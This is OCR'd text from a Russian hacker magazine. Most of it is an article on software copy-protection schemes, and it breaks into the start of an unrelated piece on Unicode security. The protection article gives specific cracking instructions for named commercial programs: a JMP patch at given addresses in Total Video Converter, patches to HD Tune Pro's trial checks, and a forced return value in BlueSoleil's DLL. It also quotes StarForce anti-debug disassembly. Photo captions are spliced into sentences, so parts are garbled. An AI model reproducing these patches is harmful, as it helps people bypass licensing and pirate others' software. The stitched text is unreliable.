MessageBox.Show ("Wrong KEY!")
end if
```

то можно на 100% рассчитывать, что абсолютно все пользователи добросовестно и бескорыстно будут покупать у Вас активационный ключ. Это очевидная глупость, но есть много shareware-приложений с подобным кодом и они продолжают выходить из под программистского пера! Отличительной чертой такой простой реализации собственно и является упомянутое выше выделенное условие и отсутствие каких-либо других «защитных стенок».

В качестве примера возьмем уже затертый до дыр Total Video Converter 3.12. Как показано на рисунке, сначала идет проверка самого ключа (дикое количество CMP, JMP и остаток всей функции выше), затем (после того как бедный ключ прошел проверку), вызывается функция для успешной регистрации (onOk). Очевидно, что так как все неправильные ключи ведут в API MessageBoxA, то первое, что приходит в голову (но можно сделать и по другому — как тебе нравится) — поставить в начало MessageBox (по адресу 42151C) безусловный переход на функцию успешной регистрации (JMP 421508). Все! Регистрация проходит без участия разработчиков и самым быстрым способом :).

Ах, да! При каждом запуске будет вылезать окошко с требованием ввести ключ и каждый раз он все-таки будет восприниматься, но ведь мы хотим чтоб все было стопроцентно зарегистрировано! В таком случае, либо купи софт у разработчика (ведь, по сути, ломать программы нехорошо, а я только указал на плохую реализацию защиты), либо напиши свой генератор ключей (а как он генерируется — видно из программы!). Еще один способ сводится к патчингу очередного перехода защиты, который просто сохраняет введенный ключ в реестре, а затем в самом начале, после его извлечения, сравнивает. Какие можно сделать выводы? Главный плюс — чрезвычайно простая реализация, которую может исполнить любой начинающий программист! И в тоже время значительно более громадный минус — такой защитный механизм (если это еще можно назвать защитным механизмом!) может сломать абсолютно любой начинающий хакер! Поэтому в скором времени оказывается, «Trial» эта программа или «Free» — разницы нет. Стоит ли при такой тривиальной реализации защитного модуля говорить о больших прибылях от продаж программы? Очевидно, нет.



Доктор: Пациент отлично переносит отладочный режим :)

Проверка, регистрация и ругательное сообщение(а как же без него). Типичный набор поместился в одном окне.

КОГДА РАЗРАБОТЧИКИ ХОРОШО ДУМАЮТ...

Самое главное — думают они сами, что и является критерием среднестатистической защиты. Вот основные «защитные стены» и «рвы», которые они воздвигают против злостных хакеров:

- средний размер защитного механизма (некоторые элементы антиотладки, неявные вызовы функций, множественные вызовы функций в теле защитного механизма) и его клоны в разных частях программы;
- вызов проверки (Trial-времени, сверки ключа) более одного раза и из разных частей программы;
- переплетение защитного механизма с рабочей частью программы;
- замусоривание защитного механизма для усложнения исследования; как вариант: использование подложных (фейковых) защитных функций.

Возможно, что программисты решат упаковать исполняемый файл для уменьшения его размера. Чаще всего в этой роли выступает UPX. Так же стоит отметить, что кроме основного исполняемого файла, зона ответственности защитного механизма может распространяться и на dll'ки самой программы.


Здесь придется затратить больше времени, чем с программной, описанной выше. И придется немного поработать головой так же хорошо, как и разработчикам. Впрочем, и удовольствия от снятой защиты будет гораздо больше. Ярким примером среднего уровня сложности взлома является HDTunePro 3.50. Тут программеры не промах: наг-окошко и функция инициализации жестких дисков оказывается неразлучными друзьями, да и заподлянок немного наставили в стиле — первично пропатченая нами прога будет работать ровно 1 минуту. Также учли, что после 15 дней триал-периода даже повторная переустановка софта не прибавит халявных дней пользования. Мы понимаем, что придется пропатчить полдесятка условных переходов (точнее перед первым переходом в цикле с постусловием заменить число 12 на число, большее чем 16, нам ведь не нужен наг?!; второй инвертируется, где расположена проверка на прошедшую минуту, по сути там кусок основного защитного механизма. Остальные фишки по мелочи — например, оказалось, что прога вполне работоспособна и без обращений к реестру) и зарегистрировать программу можно банальным обнулением регистра EAX (потому, что 15-0=15). Все! Мы опять зарегистрировали программу без помощи разработчиков! Сюда можно также отнести софтину world-famous CnC3: Tiberium Wars от Electronic Arts (игрушка требует диск). Повинуясь традициям, идем в папку с игрой и грузим первый попавшийся exe-файл, который мирно покоится в корне папки с игрой. Убеждаемся, что упаковщиков нет! А вот при запуске в Оле мы получаем сообщение, что какой-то там Secure Mode Failed (по-русски, софт просит выгрузить отладчик!). Но самое интересное: даже если просто запустить Олю и стартануть игру без нее, сообщение вылезет вновь! Вот это да! Выходит, ребята из Electronic Arts считают, что всякий просто запущенный в системе дебаггер (независимо, что мы там отлаживаем или только собираемся отлаживать) может развязать Четвертую тибериумную войну и поэтому должен быть немедленно выгружен! Впрочем, после окончания исследования cnc3.exe мы понимаем, что после GetDriveTypeA, не может быть инструкции CMP EAX, 5, потому что EAX после этой API будет превращен в ноль или единицу. Антиотладчного механизма в программе в упор не видно. Создается впечатление, что нас разводят. А где настоящий защитный механизм? Смотрим в диспетчере задач, а там «висит» cnc3game.dat. Теперь понятно, почему игра палит любой запущенный в системе дебаггер! Дочерний процесс (судя по всему) не знает, какой процесс будет (или уже отлаживается) в дебаггере, поэтому у него есть только догадки, что отлаживаемый процесс — cnc3.exe! Ну а дальше Четвертая тибериумная война будет остановлена или продолжена уже в самом cnc3game.dat (который находится в папке с игрой\RetailExe\[версия игры]\cnc3game.dat)... Ах, да! Наш дебаггер палится через IsDebuggerPresent и флаг трассировки (впрочем, последнее неактуально). Единственная программа, которую я видел на данный момент и которая (подчеркиваю: на первый взгляд!) максимально укладывается в рамки идеального защитного механизма средней степени — BlueSoleil от IVT Corporation.

Из основных особенностей стоит отметить:


- создание в общей сложности 12(!) потоков при работе (ребята не понаслышке знают о многопроцессорных системах). Неплохо! Попробуй-ка разберись в каком потоке (или даже потоках) плывет защитный механизм.
- использование API LoadString для загрузки строковых сообщений, неплохо усложнит нам навигацию — теперь сразу выйти на нужное место защитного механизма не получится, открытые строки будут только после LoadString со своим персональным идентификатором в стеке. Большой плюс в защите!
- присутствие IsDebuggerPresent и OutpudDebugString. Может антиотладка и есть, но какого нибудь движения в свою сторону я не обнаружил. Ну и ладно! Я не мешаю ей, она — мне.
- за вывод информации о пятимегабайтном лимите и Evaluation версии в разных частях программы (иконка, окно About),а также регистрацию лицензионного ключа отвечают разные функции... И это очень правильно!

warning

Вся информация, представлена в данной статье абсолютно и исключительно для ознакомления! Программисты упомянутых в статье программ должны немедленно исправить все найденные бреши в своих продуктах, а впредь относиться намного более внимательно ко всему защитному механизму. Все информация или любая ее часть не может быть официально использована в незаконных целях. Автор не несет никакой ответственности за применение действий, описанных в статье, которые влекут за собой уголовную ответственность.



В поле ключа можно писать абсолютно все, что придет в здравом и не здравом рассудке или вообще ничего не писать, кому как нравится — прога будет зарегистрирована!




HDTunePro_ELF edition ничем не отличается от обычной версии. Разве что регистрация была эльфовская)

Но при углубленном исследовании мой зоркий глаз заметил, что все связанное с регистрацией и Evaluation версией экспортируется из BsSDK.dll (отмечу, что по имени функции можно прочитать, что она делает. Это касается и защитного механизма, что сразу бросится в глаза), в которой все функции, отвечающие за вывод сообщений об Evaluation версии и пятимегабайтном лимите, имеют под собой основу в одну единственную общую ключевую функцию, которая, в зарегистрированной версии, должна возвратить в регистре EAX бублик! Правда еще надо будет «подправить» переход, когда вводится ключ и ловится он на MessageBoxA. Ну, а под занавес хотел добавить, что просто так выгрузить процессы программы не получится — произойдет необработанное исключение в специально установленном драйвере программы. Как результат — после завершенного процесса считаем белые буквы на синем фоне :).
Как видно, защитные механизмы среднего типа, при должном приложении сил защищают неплохо, хотя при наличии опыта и головы все равно будут сняты. Но ведь не за десять же секунд как в TVC! Плюс такого подхода: даже при тесном переплетении и довольно нелегкой реализации будет минимальная глючность, ведь сами разработчики программы учтут все тонкости ее работы. Минус: агрессивных методик противодействия взломщику нет. Ничто не мешает по перекрестным ссылкам добраться до защитного механизма (неприменимо к BlueSoleil), а дальше — дело чисто техническое.

КОГДА РАЗРАБОТЧИКИ ПРЕДПОЧИТАЮТ ДУМАТЬ ЧУЖОЙ ГОЛОВОЙ...

Здесь имеется ввиду приобретение и установка на программный продукт готовых программных и аппаратных реализаций защиты. Весьма условно сложные типы (в данном контексте будем называть их так) защитных механизмов можно разделить на протекторы (например, ASProtect) и программно-аппаратные защитные комплексы. Последние делятся собственно на программные и аппаратные. Если смотреть на все это дело трезво, то все это выглядит как Большой черный замок, висящий на картонной двери дома, в котором сидит радостный разработчик и свято верует в создателей замка, а также думает, что он на 100% защищен от всех и вся, забыв к тому же закрыть окна. В конце концов, если эту дверь вместе с домом не завалит тяжелый замок, то хакеры ее гарантированно снесут или же найдут обходной путь. Надеюсь, основная мысль понятна.
Теперь перенесу теорию на практику и применю ее к протекторам. Фундаментальная задача этого программного творения — не допустить просмотра и патчинга дизассемблированного листинга защищаемой программы. Обеспечивается все это антиотладочной защитой и многослойным шифрованием, а последний рубеж — помехи в работоспособности снятого дампа (например, подлянки в стиле кражи байт с OEP).
В качестве примера берем ResourceBuilder. Исполняемый файл и две дочерних dll'ки защищены ASProtect. Посмотри на приведенный рисунок и попробуй ответить на вопрос — обязательно ли нужно для регистрации программы бегать по всему образу в поисках OEP, снимать дамп и возиться с ним?
С защитными комплексами больше интимной лирики по отношению к твоим мозгам. Большими защитными комплексами занимаются большие компании (коих, кстати, немало), они день и ночь занимаются тем, что придумывают новые гадости для хакеров, дабы максимально обезопасить защищаемое приложение. Очень часто результат их дум получается с противоположным знаком. Если территория «боевых действий» протектора в основном не выходит за целевой образ защищаемого исполняемого файла, то создатели защитных комплексов предпочитают распространять свои правила на всю систему, не поинтересовавшись при этом ничьим мнением и не спросив твоего разрешения. С одной стороны их продукты частично дают хороший результат в защите, но по поводу обратной стороны медали тут хранят молчание! Где ты видел, к примеру, чтоб в рекламе StarForce внизу маленькими буквами говорилось (хотя бы так): наш продукт имеет ошибки, поэтому стабильность в работе не гарантируется? Также не обижайся, что несколько упадет производительность. В мануале данной защиты этот аспект отражен вообще как анекдот: чтобы убедиться в отсутствии потери производительности, необходимо просто протестировать скорость Вашего жесткого диска до установки драйвера и после («выкрутились», называется).
Поэтому и получается, что синий экран, постоянно вылетающий у Славы — проблемы самого Славика, а не программистов из компании StarForce, ну и тем более это не проблемы МелкоСофта. А то Славик взял у друга новую игрушку, дык мало, что игрушка сама с тонной багов (кстати, на одном баге можно выехать при снятии дампа), тут еще проблемы самой защиты. Да и вообще Славик взял игрушку, а все что взял, рано или поздно надо отдавать, а поиграть хочется! Поэтому

Попытка устроить Четвертую тибериумную войну. Видимо нас разводят!



Фирменная функция проверки IsDebuggerPresent? может превратиться в IsDebuggerAbsent!

приходится Славику сначала брать SoftIce, но чтоб запхнуть защиту в холодильник, придется обработать ее драйвер йодом (в смысле Идой) :).

Вобщем, хорошего очень и очень мало, поэтому получается, что сами разработчики защитного комплекса частично вынуждают пользователя объявить защите бойкот и взяться за дебаггер!

Даже если бы Славик спросил, не могли бы программисты этой самой игры написать свой защитный механизм (как у Electronic Arts) — последовал бы ответ в стиле: нам еще надо движок самой игры отладить и смоделировать нового суперпупермонстра в 3ds Studio Max! А успеть до даты релиза ой, как хочется. Блин! Пристают тут всякие, мешают работать, о какой дате релиза может идти речь… К слову, таких программистов понять отчасти можно, самое главное — сделать игрушку конфеткой. Так что использование коробочных решений в чем-то оправдано.

В отладочном микроскопе такие защиты как StarForce представляются громадными и неповоротливыми осьминогами, раскинувшими свои щупальца по системным библиотекам, некоторым файлам игры ну и, возможно, часть щупалец лежит на нулевом кольце системы (а вы что хотели? надо же беззаботного пользователя баловать синими экранами). Невооруженным глазом мы лишь видим, как процессорные мощности считают какую-то геометрию диска — лучше было бы, если эти самые мощности в данный момент обрабатывали данные самой защищаемой программы. Сплошная деоптимизация!

Самое худшее, что есть еще более страшные вещи:

У меня более пяти раз «падал» том жесткого диска! Исходя из этого, лишь подтверждаю утверждение Криса Касперски — не устанавливай ничего недокументированного или плохо документированного. В большинстве случаев это не даст ничего хорошего и полезного! Ты же видишь, что защита устанавливает какой-то специальный драйвер, но не знаешь точно, как этот драйвер куролесит в операционной системе. Особенно это заметно, когда appdrvrem.exe в IdaPro и видишь зашифрованный ассемблерный код.

SafeDisk в этом отношении намного более «благороден» к хакерам. Если создатели StarForce ждут, пока реверсера стошнит от бесконечного мусорного кода, то некоторое исключение составляет SafeDisk 4.x с его «лягушкой» (свои люди поймут), одна из функций которой — возвратить 42h при активной отладке приложения и 41h — если отладчика нет. Диковинка подхода к реализации защиты — один из важных козырей ее разработчика. Важно сохранить этот аспект и в новых версиях защиты!

Подведем итог. Специальные комплексы (коробочные решения) защит по своей сути средства действительно мощные и сложносочиненные. Но есть несколько неприятных обстоятельств.

- при такой сложности они тащат за собой вагон багов, проблем и иногда даже серьезных уязвимостей;
- очень мало пользователей, которым нравится вставлять/вынимать каждый раз диск и вообще иметь хоть какое-то дело с графической частью защиты;
- серьезно страдает производительность и стабильность системы в целом;
- если сломали одну версию такой защиты, то паровоз поедет и дальше! Под этим понимаются две основных проблемы новых версий сложных защитных комплексов: отсутствие чего-то фундаментально нового для защиты и излишняя ненужная сложность, которая не несет в себе полезных качеств.


В StarForce единственное громадное изменение — это количество «мусора», его становится больше (казалось, куда еще, видимо словосочетание «в разумных пределах» вообще никак не применимо к разработчикам), незначительно мутируют (видоизменяются) ключевые функции защиты и добавляется пара новых бяк, которые легко обнаружить (например, в последней версии protect.dll — «охота» на OllyDbg). Отсюда мораль: разработчикам абсолютно лень переделывать все заново (или хотя бы большую часть) и в каждой новой версии ее внутренности меняются незначительно.

Ведь даже если в последних версиях protect.dll море мусора, мы ведь знаем что ищем, если до того терзали более старые версии, где мусора намного меньше.

Описание: Звездное командование имеет свою собственную KeBugCheckEx, которая призвана остановить любопытных хакеров при исследовании защиты


И ЭТО ДАЛЕКО НЕ ВСЕ…

Как видите, дорогие читатели (особенно программисты), идеальных защитных механизмов не существует! Факт! Или разработчики уделили внимание одним аспектам, но оставили без внимания другие немаловажные или вообще не уделили никакого внимания к защите своего детища. Лично мой выбор — это средний тип защитного механизма. Сравнивая его с двумя остальными, получим следующую картину: защитный механизм, длина которого во много раз более чем один условный переход по праву может называться защитным механизмом. Для хорошей реализации понадобится много времени, но сломать его сразу в один байт уже не получится. Протектор — настоящая русская рулетка! Никогда не будет 100% уверенности, что на всех компьютерах защищаемое приложение будет работать корректно или вообще работать хоть както. Программно-аппаратные защитные комплексы — крайне опасный перегиб палки. За свой век они уже успели найти достаточно противников и их интеграция в свой продукт не приветствуется. Наконец самый весомый аргумент: все коробочные решения давно уже взломаны и в интернете предостаточно статей, которыми могут руководствоваться даже начинаю-



Звездное командование имеет свою собственную KeBugCheckEx, которая призвана остановить любопытных хакеров при исследовании защиты

Свято веруя, что реверсеры не доберутся до защитного механизма, разработчики ResourceBuilder решили не тратить своих сил. Поэтому вся логика работы свелась в присутствии нужных байт в файле с недвусмысленным названием regkey.bin. Последний должен присутствовать в корневой директории программы.



BlueSoleil собственной эльфовской персоной.

щие хакеры. Поэтому, если взялись за это дело, не упустите все аспекты, упомянутые в статье. Рекомендую самим взяться за отладчик и взломать свою же защиту, затем при необходимости ее доработать. Под конец подумай — реально ли требуется защищать твое приложение на данном этапе? Нехитрая формула показывает, за какое время может быть сломлена Ваша защита:

```
[Время затраченное на взлом защиты] = [Уровень защищенности и стойкость самой защиты] * [Новизна используемых методов] / [Уровень взломщика(начинающий, продвинутый, гуру)] * [Распространенность Вашей программы]) * [Количество взломщиков]
```

Средний тип защиты — это Ваша креативность и гарантия работы программы у конечного пользователя. Ведь если я знаю все тонкости своей программы и она работает без глюков (хотя насчет Tiberium Wars с его недружелюбностью к запущенному дебаггеру надо помнить, Четвертая тибериумная война — не шутки), что мне помешает посидеть еще пару часов и грамотно раскидать защитный модуль?

В итоге остаются довольны все: разработчик (в получении большей части заветной прибыли), конечный пользователь (в дружелюбности защиты по отношению к нему), ну и, в конце концов — хакеры... ⌶

IsDebuggerPresent? в самых последних версиях защиты.

```
8A99B7  $ 68 7C8A8D01     PUSH protect.018D8A7C           pModule = "kernel32.dll"
8A99BC  . FF15 10628D01   CALL DWORD PTR DS:[18D6210]     GetModuleHandleA
8A99C2  . 85C0            TEST EAX,EAX
8A99C4  .v74 11           JE SHORT protect.018A99D7
8A99C6  . 68 40D98D01     PUSH protect.018DD940           ProcNameOrOrdinal = "IsDebuggerPresent"
8A99CB  . 50              PUSH EAX                        hModule
8A99CC  . FF15 58628D01   CALL DWORD PTR DS:[18D6258]     GetProcAddress
8A99D2  . A3 040C9001     MOV DWORD PTR DS:[1900C04],EAX
8A99D7  > C3              RETN
8A99D8  $ A1 040C9001     MOV EAX,DWORD PTR DS:[1900C04]
8A99DD  . 85C0            TEST EAX,EAX
8A99DF  .v74 0A           JE SHORT protect.018A99EB
8A99E1  . FFD0            CALL EAX                        IsDebuggerPresent
8A99E3  . 85C0            TEST EAX,EAX
8A99E5  .v74 04           JE SHORT protect.018A99EB
8A99E7  . 33C0            XOR EAX,EAX
8A99E9  . 40              INC EAX
8A99EA  . C3              RETN
8A99EB  > 33C0            XOR EAX,EAX
8A99ED  . C3              RETN
```


AMS ax330d@gmail.com

МАСКАРАД СИМВОЛОВ

Unicode-ориентированные аспекты безопасности

Думаю, ты не раз встречал эксплойты, которые классифицируются как Unicode, подыскивал нужную кодировку для отображения страницы, радовался очередным кракозябрам то тут, то там. Да мало ли чего еще! Если ты хочешь узнать, кто заварил всю эту кашу, и расхлебывает по сей день, пристегни ремни и читай дальше.

Как говорится, — «инициатива наказуема» и, как всегда, виноваты во всем оказались американцы. А дело было так. На заре расцвета компьютерной индустрии и распространения интернета появилась необходимость в универсальной системе представления символов. И в 60 годах прошлого века появляется ASCII — «American Standard Code for Information Interchange» (Американский Стандартный Код для Обмена Информацией), знакомая нам 7-битная кодировка символов. Последний восьмой неиспользованный бит был оставлен как управляющий бит для настройки ASCII-таблицы под свои нужды каждого заказчика компьютера отдельного региона. Такой бит позволял расширить ASCII-таблицу для использования своих символов каждого языка. Компьютеры поставлялись во многие страны, где уже и использовали свою, модифицированную таблицу. Но позже такая фича переросла в головную боль, так как обмен данными между ЭВМ стал достаточно проблематичным. Новые 8-битные кодовые страницы были несовместимы между собой — один и тот же код мог означать несколько разных символов. Для разрешения этой проблемы ISO («International Organization for Standardization», Международная Организация по Стандартизации) предложила новую таблицу, а именно — «ISO 8859». Позже этот стандарт переименовали в UCS («Universal Character Set», Универсальный Набор Символов). Однако, к моменту первого выпуска UCS появился Unicode. Но так как



Статистика от Google по росту популярности Unicode в интернете

Source		NFD	NFC	NFKD	NFKC
ﬁ FB01	:	ﬁ FB01	ﬁ FB01	f i 0066 0069	f i 0066 0069
2⁵ 0032 2075	:	2 ⁵ 0032 2075	2 ⁵ 0032 2075	2 5 0032 0035	2 5 0032 0035
ẛ̣ 1E9B 0323	:	ſ ◌̣ ◌̇ 017F 0323 0307	ẛ ◌̣ 1E9B 0323	s ◌̣ ◌̇ 0073 0323 0307	ṩ 1E69

Кусок из стандарта, поясняющий разницу форм нормализаций

цели и задачи обоих стандартов совпадали, было принято решение объединить усилия. Что ж, Unicode взял на себя нелегкую задачу — дать каждому символу уникальное обозначение. На данный момент последняя версия Unicode — 5.2.

Хочу предупредить — на самом-то деле история с кодировками весьма мутная. Разные источники предоставляют разные факты, так что не стоит зацикливаться на одном, достаточно быть в курсе того, как все образовывалось и следовать современным стандартам. Мы ведь, надеюсь, не историки.

КРАШ-КУРС UNICODE

Прежде чем углубляться в тему, хотелось бы пояснить, что представляет собой Unicode в техническом плане. Цели данного стандарта мы уже знаем, осталось лишь матчасть подлатать.

Итак, что есть Unicode? Проще говоря — это способ представить любой символ в виде определенного кода для всех языков мира. Последняя версия стандарта вмещает порядка 1 100 000 кодов, которые занимают пространство от U+0000 до U+10FFFF. Но тут будь внимателен! Unicode строго определяет то, что есть код для символа и то, как этот код будет представлен в памяти. Коды символов (допустим, 0041 для символа «A») не имеют какого-либо значения, а вот для представления этих кодов байтами есть своя логика, этим занимаются кодировки. Консорциум Unicode предлагает следующие виды кодировок, называемые UTF (Unicode Transformation Formats, «Форматы Преобразования Unicode»). А вот и они:

```
UTF-7: данную кодировку не рекомендуется
использовать из соображений безопасности и
совместимости. Описана в RFC 2152. Не явля-
ется частью Unicode, однако была представ-
лена данным консорциумом.
UTF-8: самая распространенная кодировка
в веб-пространстве. Является переменной,
шириной от 1 до 4 байт. Обратно совместима
со протоколами и программами, использую-
щими ASCII. Занимает пределы от U+0000 до
U+007F.
UTF-16: использует переменную ширину от 2
до 4 байт. Чаще всего встречается примене-
ние 2 байт. UCS-2 является этой же кодиров-
кой, только с фиксированной шириной 2 байта
и ограничено пределами BMP.
UTF-32: использует фиксированную ширину в 4
байта, то есть 32 бита. Однако используется
только 21 бит, остальные 11 забиты нулями.
Пусть данная кодировка и громоздка в плане
пространства, но считается наиболее эффек-
тивной по быстродействию за счет 32-бит-
ной адресации в современных компьютерах.
Ближайший аналог UTF-32 — кодировка UCS-4,
но сегодня используется реже.
```

Несмотря на то, что в UTF-8 и UTF-32 можно представить чуть больше двух миллиардов символов, было принято решение ограничиться миллионом с хвостиком — ради совместимости с UTF-16. Все пространство кодов сгруппировано в 17 плоскостей, где в каждой по 65536 символов. Наиболее часто употребляемые символы расположены в нулевой, базовой плоскости. Именуется как BMP — Basic MultiPlane.

Поток данных в кодировках UTF-16 и UTF-32 может быть представлен двумя способами — прямым и обратным порядком байтов, называются UTF-16LE/UTF-32LE, UTF-16BE/UTF-32BE, соответственно. Как ты и догадался, LE — это little-endian, а BE — big-endian. Но надо как-то уметь различать эти порядки. Для этого используют метку порядка байтов U+FEFF, в английском варианте — BOM, «Byte Order Mask». Данный BOM может попадаться и в UTF-8, но там он ничего не значит.


Ради обратной совместимости Юникоду пришлось вместить в себя символы существующих кодировок. Но тут возникает другая проблема — появляется много вариантов идентичных символов, которые как-то нужно обрабатывать. Поэтому нужна так называемая «нормализация», после которой уже можно сравнить две строки. Всего существует 4 формы нормализации:

```
Normalization Form D (NFD): каноническая
декомпозиция.
Normalization Form C (NFC): каноническая
декомпозиция + каноническая композиция.
Normalization Form KD (NFKD): совместимая
декомпозиция.
```

PUNYCODE — КОСТЫЛЕК СОВМЕСТИМОСТИ.

